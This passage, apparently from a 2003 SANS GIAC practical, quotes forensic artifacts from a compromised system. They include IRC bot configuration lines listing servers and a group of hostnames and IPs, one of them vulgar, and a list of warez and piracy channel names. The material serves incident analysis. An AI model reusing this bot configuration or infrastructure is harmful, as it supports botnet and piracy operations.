n165=% gt53.home.godspeople.powerdns.org:6667
n171=%SIPGread :Diemen.NL.EU.Undernet.org 352 gray752q #chimay
Daymarvi Daymarvi.users.undernet.org *.undernet.org Daymarvi Hx :3
daymarvi
n173=%SIPG.1 216-119-004-001.jps.net
n174=%SIPG.2 its.time.to.get.blowjob.org.il
n175=%SIPG.3 p5087D3D6.dip.t-dialin.net
n176=%SIPG.4 ipd50ab032.speed.planet.nl
n177=%SIPG.5 217.117.35.40
```

- From `spig.txt` (edited):

Channel names: `#xdcc, #x-dcc, #divx-movies, #warez-central, #FTP-XDCC, #123warez, #mp3_collective, #movieland, #movie-planet, #HQ-DVDS, #xxx, #hardrock&metalmp3, #xxxpasswd`

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.